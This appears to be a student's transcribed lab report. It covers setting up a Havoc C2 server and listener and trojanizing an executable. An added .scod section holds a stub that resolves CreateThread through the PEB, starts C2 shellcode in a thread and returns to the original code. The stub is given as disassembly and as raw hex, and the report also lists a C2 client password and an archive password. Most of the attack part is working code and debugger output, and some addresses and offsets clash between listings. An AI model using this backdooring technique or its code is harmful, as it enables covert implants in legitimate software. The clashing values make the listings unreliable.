
4:25 pm 09/12/2025

Right Ctrl

3. C2 Server setup

command to run server:

```
[kay@parrot]--[~/tools/Havoc/client]
└─ $cd ~/tools/Havoc
[kay@parrot]--[~/tools/Havoc]
└─ $sudo ./teamserver/Havoc server --profile
./profiles/havoc.yaotl -v
```



```
Parrot Terminal
File Edit View Search Terminal Help
[kay@parrot]--[~/tools/Havoc/client]
└─ $cd ~/tools/Havoc
[kay@parrot]--[~/tools/Havoc]
└─ $sudo ./teamserver/Havoc server --profile ./profiles/havoc.yaotl -v
[sudo] password for kay:

  \  /  (  _  )  \  /  (  _  )  (  _  )
  )  (  |  (  )  |  )  (  |  (  )  |  (  )
 (  _  )  |  (  _  )  |  |  |  |  |  |
  (  _  )  |  (  _  )  \  \  /  |  |  |
  )  (  |  )  (  \  \  /  |  (  _  )  (  _  )
 /  \  /  /  \  /  \  \  /  (  _  )  (  _  )


pwn and elevate until it's done

[16:31:55] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[16:31:55] [INFO] Havoc profile: ./profiles/havoc.yaotl
[16:31:55] [INFO] Build:
- Compiler x64 : /usr/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : /usr/bin/i686-w64-mingw32-gcc
- Nasm        : /usr/bin/nasm
[16:31:55] [INFO] Time: 09/12/2025 16:31:55
[16:31:55] [INFO] Teamserver logs saved under: data/loot/2025.12.09._16:31:55
[16:31:55] [INFO] Starting Teamserver on wss://0.0.0.0:40056
```

command to run client:

```
[X]--[kay@parrot]--[~/tools/Havoc]
└─ $cd ~/tools/Havoc/client
[kay@parrot]--[~/tools/Havoc/client]
└─ $./Havoc
*password:*password1234
```


3. C2 Server setup




creating listener:

I wasnt able to add a listener from the gui so i hardcoded the HTTP listener with host as my ip address in the [~/tools/Havoc/profiles/havoc.yaotl]

```
Listeners {
  Http {
    Name      = "IrfanViews"
    Hosts     = ["127.0.0.1"]
    HostBind  = "0.0.0.0"
    HostRotation = "round-robin"
    PortBind  = 8080
    PortConn  = 8080
    UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
  }
}
```

proof of connection

3. C2 Server setup



Bonus:

1. Beginning

Everything was same (the hooked instruction, new section(.scod), starting address of shellcode) i just added a stub that creates a

1. Beginning

thread using the `CreateThread` function of `Kernel32.dll` and for that one of the parameter that points to my havoc shellcode that starts from the address `00007FF6A0F8D063`

The screenshot shows the Immunity Debugger interface with the assembly view of `frumslovie.exe`. The CPU register window shows `rsi=10`. The assembly list shows the following instructions:

```
00007FF6A0F8D000 sub rsp,28
00007FF6A0F8D004 push rax
00007FF6A0F8D005 push rcx
00007FF6A0F8D006 push rdx
00007FF6A0F8D007 push rbx
00007FF6A0F8D008 push rsi
00007FF6A0F8D009 push rdi
00007FF6A0F8D00A push r15
00007FF6A0F8D00C mov rax,qword ptr ds:[60]
00007FF6A0F8D015 mov rax,qword ptr ds:[rax+18]
00007FF6A0F8D019 mov rax,qword ptr ds:[rax+20]
00007FF6A0F8D01D mov rax,qword ptr ds:[rax]
00007FF6A0F8D020 mov rax,qword ptr ds:[rax]
00007FF6A0F8D023 mov r15,qword ptr ds:[rax+20]
00007FF6A0F8D027 mov rax,1B8E0
00007FF6A0F8D031 add rax,r15
00007FF6A0F8D034 xor rcx,rcx
00007FF6A0F8D037 xor rdx,rdx
00007FF6A0F8D03A lea r8,qword ptr ds:[7FF6A0F8D063]
00007FF6A0F8D041 xor r9,r9
00007FF6A0F8D044 push 0
00007FF6A0F8D046 push 0
00007FF6A0F8D048 sub rsp,20
00007FF6A0F8D04C call rax
00007FF6A0F8D04E add rsp,30
00007FF6A0F8D052 pop r15
00007FF6A0F8D054 pop rdi
00007FF6A0F8D055 pop rsi
00007FF6A0F8D056 pop rbx
00007FF6A0F8D057 pop rdx
00007FF6A0F8D058 pop rcx
00007FF6A0F8D059 pop rax
00007FF6A0F8D05A add rsp,28
00007FF6A0F8D05E jmp frumslovie.7FF6A0E30458
00007FF6A0F8D063 push rsi
00007FF6A0F8D064 mov rsi,rsp
00007FF6A0F8D067 and rsp,FFFFFFFFFFFFFFF0
00007FF6A0F8D06B sub rsp,20
00007FF6A0F8D06E call frumslovie.7FF6A0F8D083
00007FF6A0F8D074 mov rsp,rsi
00007FF6A0F8D077 pop rsi
00007FF6A0F8D078 ret
00007FF6A0F8D079 nop word ptr ds:[rax+rax*1.ax]
```

Red annotations in the image:

- Red box at `00007FF6A0F8D000` with label "start of my stub in .scod module".
- Red box at `00007FF6A0E30458` with label "from here the havoc shellcode starts".

The bottom panel shows a memory dump of the shellcode starting at `000000050C6AFA00`. The command window shows the data has been copied to the clipboard.

2. Point of Return

the last instr of my stub is the `jmp` that returns to the normal flow of my app program i.e `00007FF6A0E30458`

Returning Instruction:

2. Point of Return

File Machine View Input Devices Help

frumslovie.exe - PID: 9144 - Module: frumslovie.exe - Thread: Main Thread 10116 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Aug 19 2025 (TitanEngine)

CPU Log Notes Breakpoints References Memory Map Call Stack SEH Script Symbols

00007FF6A0F8D000 sub rsp,28
00007FF6A0F8D004 push rax
00007FF6A0F8D005 push rcx
00007FF6A0F8D006 push rdx
00007FF6A0F8D007 push rbx
00007FF6A0F8D008 push rsi
00007FF6A0F8D009 push rdi
00007FF6A0F8D00A push r15
00007FF6A0F8D00C mov rax,qword ptr ds:[60]
00007FF6A0F8D015 mov rax,qword ptr ds:[rax+18]
00007FF6A0F8D01D mov rax,qword ptr ds:[rax+20]
00007FF6A0F8D020 mov rax,qword ptr ds:[rax]
00007FF6A0F8D023 mov r15,qword ptr ds:[rax+20]
00007FF6A0F8D027 mov rax,188E0
00007FF6A0F8D031 add rax,r15
00007FF6A0F8D034 xor rcx,rcx
00007FF6A0F8D037 xor rdx,rdx
00007FF6A0F8D03A lea r8,qword ptr ds:[7FF6A0F8D063]
00007FF6A0F8D041 xor r9,r9
00007FF6A0F8D044 push 0
00007FF6A0F8D046 push 0
00007FF6A0F8D048 sub rsp,20
00007FF6A0F8D04C call rax
00007FF6A0F8D04E add rsp,30
00007FF6A0F8D052 pop r15
00007FF6A0F8D054 pop rdi
00007FF6A0F8D055 pop rsi
00007FF6A0F8D056 pop rbx
00007FF6A0F8D057 pop rdx
00007FF6A0F8D058 pop rcx
00007FF6A0F8D059 pop rax
00007FF6A0F8D05A add rsp,28
00007FF6A0F8D05E jmp frumslovie.7FF6A0E30458
00007FF6A0F8D060 push rsi
00007FF6A0F8D064 mov rsi,rsp
00007FF6A0F8D067 and rsp,FFFFFFFFFFFFFFF0
00007FF6A0F8D06B sub rsp,20
00007FF6A0F8D06F call frumslovie.7FF6A0F8D083
00007FF6A0F8D074 mov rsp,rsi
00007FF6A0F8D077 pop rsi
00007FF6A0F8D078 ret
00007FF6A0F8D079 nop word ptr ds:[rax+rax].ax

rcx:ZwQueryInformationThread+14
rbx:"LdrpInitializeProcess"

rcx:ZwQueryInformationThread+14

rbx:"LdrpInitializeProcess"

rcx:ZwQueryInformationThread+14

last instr of our stub

rsp=000000050C6AFEA0
28 '('

.scod:00007FF6A0F8D000 frumslovie.exe:\$27D000 #265200

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address	Value	ASCII	Comments
00007FFFAAF71000	CCCCCCCCCCCCCCCC	iiiiiiii	
00007FFFAAF71008	CCCCCCCCCCCCCCCC	iiiiiiii	
00007FFFAAF71010	74894810245C8948	H.\\$.H.t	
00007FFFAAF71018	4857415641571824	\$.WAVAWH	
00007FFFAAF71020	884800000080EC81	.i....H.	
00007FFFAAF71028	C43348001834E305	.ä...H3Ä	
00007FFFAAF71030	F98B4D7024448948	H.D\$pm.ü	
00007FFFAAF71038	D285C18B48F88B41	A.øH.Ä.Ö	
00007FFFAAF71040	FA83000A6B31840F	..lk...Ü	
00007FFFAAF71048	45000A6AE5850F0A	...ä...E	
00007FFFAAF71050	748D4CD23345C933	3ÉE30L.t	
00007FFFAAF71058	1D8D4C008B486124	saH..L..	
00007FFFAAF71060	0FC9854500125B94	[...E.É.	
00007FFFAAF71068	C28B44000A6B1485	..k..D.Ä	
00007FFFAAF71070	CEFF49F0F749D233	30I=0iyI	

000000050C6AFEA0 0000000000000000
000000050C6AFEA8 000000050C6AFF030
000000050C6AFEB0 0000000000000000
000000050C6AFEB8 000000050C6AFF030
000000050C6AFEC0 0000000000000000
000000050C6AFEC8 0000000000000040
000000050C6AFED0 000000050C68CF000
000000050C6AFED8 00007FFFA8043CEA
000000050C6AFEE0 00007FFFA8095900
000000050C6AFEE8 0000000000000000
000000050C6AFEF0 0000000000000010
000000050C6AFEF8 0000000000000010
000000050C6AFF00 000000050C6AFF0D0
000000050C6AFF08 00007FFF00000004
000000050C6AFF10 0000000000000000
000000050C6AFF18 0000000000000000
000000050C6AFF20 0000000000000000
000000050C6AFF28 0000000000000000
000000050C6AFF30 0000000000000000

return to ntdll. ntdll.RtlNtdllNa

Activate Windows
Go to Settings to activate Windows.

Command: Default

Paused The data has been copied to clipboard. Time Wasted Debugging: 0:15:41:32

Type here to search

11:09 pm 26/12/2025

Right Ctrl

Address where we returned:

2. Point of Return

Windows10 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

frumslovie.exe - PID: 9144 - Module: frumslovie.exe - Thread: Main Thread 10116 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Aug 19 2025 (TitanEngine)

CPU

00007FF6A0E30458 mov qword ptr ss:[rsp+10],rbx

00007FF6A0E30459 mov qword ptr ss:[rsp+18],rsi

00007FF6A0E30462 push rdi

00007FF6A0E30463 sub rsp,30

00007FF6A0E30467 call frumslovie.7FF6A0E30780

00007FF6A0E3046C movzx esi,ax

00007FF6A0E3046F mov ecx,2

00007FF6A0E30474 call frumslovie.7FF6A0E43EBC

00007FF6A0E30479 mov eax,5A4D

00007FF6A0E3047E lea rdi,qword ptr ds:[7FF6A0D10000]

00007FF6A0E30485 cmp word ptr ds:[7FF6A0D10000],ax

00007FF6A0E3048C je frumslovie.7FF6A0E30492

00007FF6A0E3048E xor ebx,ebx

00007FF6A0E30490 jmp frumslovie.7FF6A0E304C3

00007FF6A0E30492 movsxd rax,dword ptr ds:[7FF6A0D1003C]

00007FF6A0E30499 add rax,rdi

00007FF6A0E3049C cmp dword ptr ds:[rax],4550

00007FF6A0E304A2 jne frumslovie.7FF6A0E3048E

00007FF6A0E304A4 mov ecx,208

00007FF6A0E304A9 cmp word ptr ds:[rax+18],cx

00007FF6A0E304AD jne frumslovie.7FF6A0E3048E

00007FF6A0E304AF xor ebx,ebx

00007FF6A0E304B1 cmp dword ptr ds:[rax+84],E

00007FF6A0E304B8 jbe frumslovie.7FF6A0E304C3

00007FF6A0E304BA cmp dword ptr ds:[rax+8],ebx

00007FF6A0E304C0 setne bl

00007FF6A0E304C3 mov dword ptr ss:[rsp+40],ebx

00007FF6A0E304C7 call frumslovie.7FF6A0E32824

00007FF6A0E304CC test eax,ecx

00007FF6A0E304CE jne frumslovie.7FF6A0E304F2

00007FF6A0E304D0 cmp dword ptr ds:[7FF6A0F3929C],1

00007FF6A0E304D7 jne frumslovie.7FF6A0E304DE

00007FF6A0E304DE call frumslovie.7FF6A0E347F0

00007FF6A0E304E3 mov ecx,1C

00007FF6A0E304E8 call frumslovie.7FF6A0E34864

00007FF6A0E304ED mov ecx,FF

00007FF6A0E304F2 call frumslovie.7FF6A0E34448

00007FF6A0E304F7 call frumslovie.7FF6A0E31CA0

00007FF6A0E304F9 test eax,ecx

00007FF6A0E304F9 jne frumslovie.7FF6A0E3051D

00007FF6A0E304FB cmp dword ptr ds:[7FF6A0F3929C],1

00007FF6A0E30502 jne frumslovie.7FF6A0E30509

00007FF6A0E30504 call frumslovie.7FF6A0E347F0

qword ptr ss:[rsp+10]=[00000050C6AFEFB0]=0

rbx=00007FF6A0B095910 "LdrpInitializeProcess"

.text:00007FF6A0E30458 frumslovie.exe:#120458 #11F858

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address	Value	ASCII	Comments
00007FFFAAF71000	CCCCCCCCCCCCCCCC	CCCCCCCCCCCCCCCC	
00007FFFAAF71008	CCCCCCCCCCCCCCCC	CCCCCCCCCCCCCCCC	
00007FFFAAF71010	74894810245C8948	H.\$..H..t	
00007FFFAAF71018	4857415641571824	\$.WAWAH	
00007FFFAAF71020	8B4800000080EC81	..H..	
00007FFFAAF71028	C43348001834E305	..H..	
00007FFFAAF71030	F98B4D7024448948	H.D\$P.M..	
00007FFFAAF71038	D285C18B48F88B41	A..H.A..	
00007FFFAAF71040	FA83000A6B31840F	..k..	
00007FFFAAF71048	45000A6AE5850F0A	..A..E	
00007FFFAAF71050	748D4CD23345C933	3E\$30L..t	
00007FFFAAF71058	1D8D4C008B486124	\$H..L..	
00007FFFAAF71060	0FC9854500125B94	[..E..E.	
00007FFFAAF71068	C28B44000A6B1485	..k..D..A	
00007FFFAAF71070	CEFF49F0F749D233	30I-0YI	

Command:

Paused The data has been copied to clipboard.

Time Wasted Debugging: 0:15:39:50

11:07 pm 26/12/2025

Right Ctrl

3. Shellcode that created the thread and returned back to normal flow

4883EC28505152535657415765488B042560000000488B4018488B4020488B00
488B004C8B782048B8E0B80100000000004C01F84831C94831D24C8D05220000
004D31C96A006A004883EC20FFD04883C430415F5F5E5B5A59584883C428E9F5
33EAFF

PASSWORD FOR BOTH ENCRYPTED FOLDER

password: **assignment05**
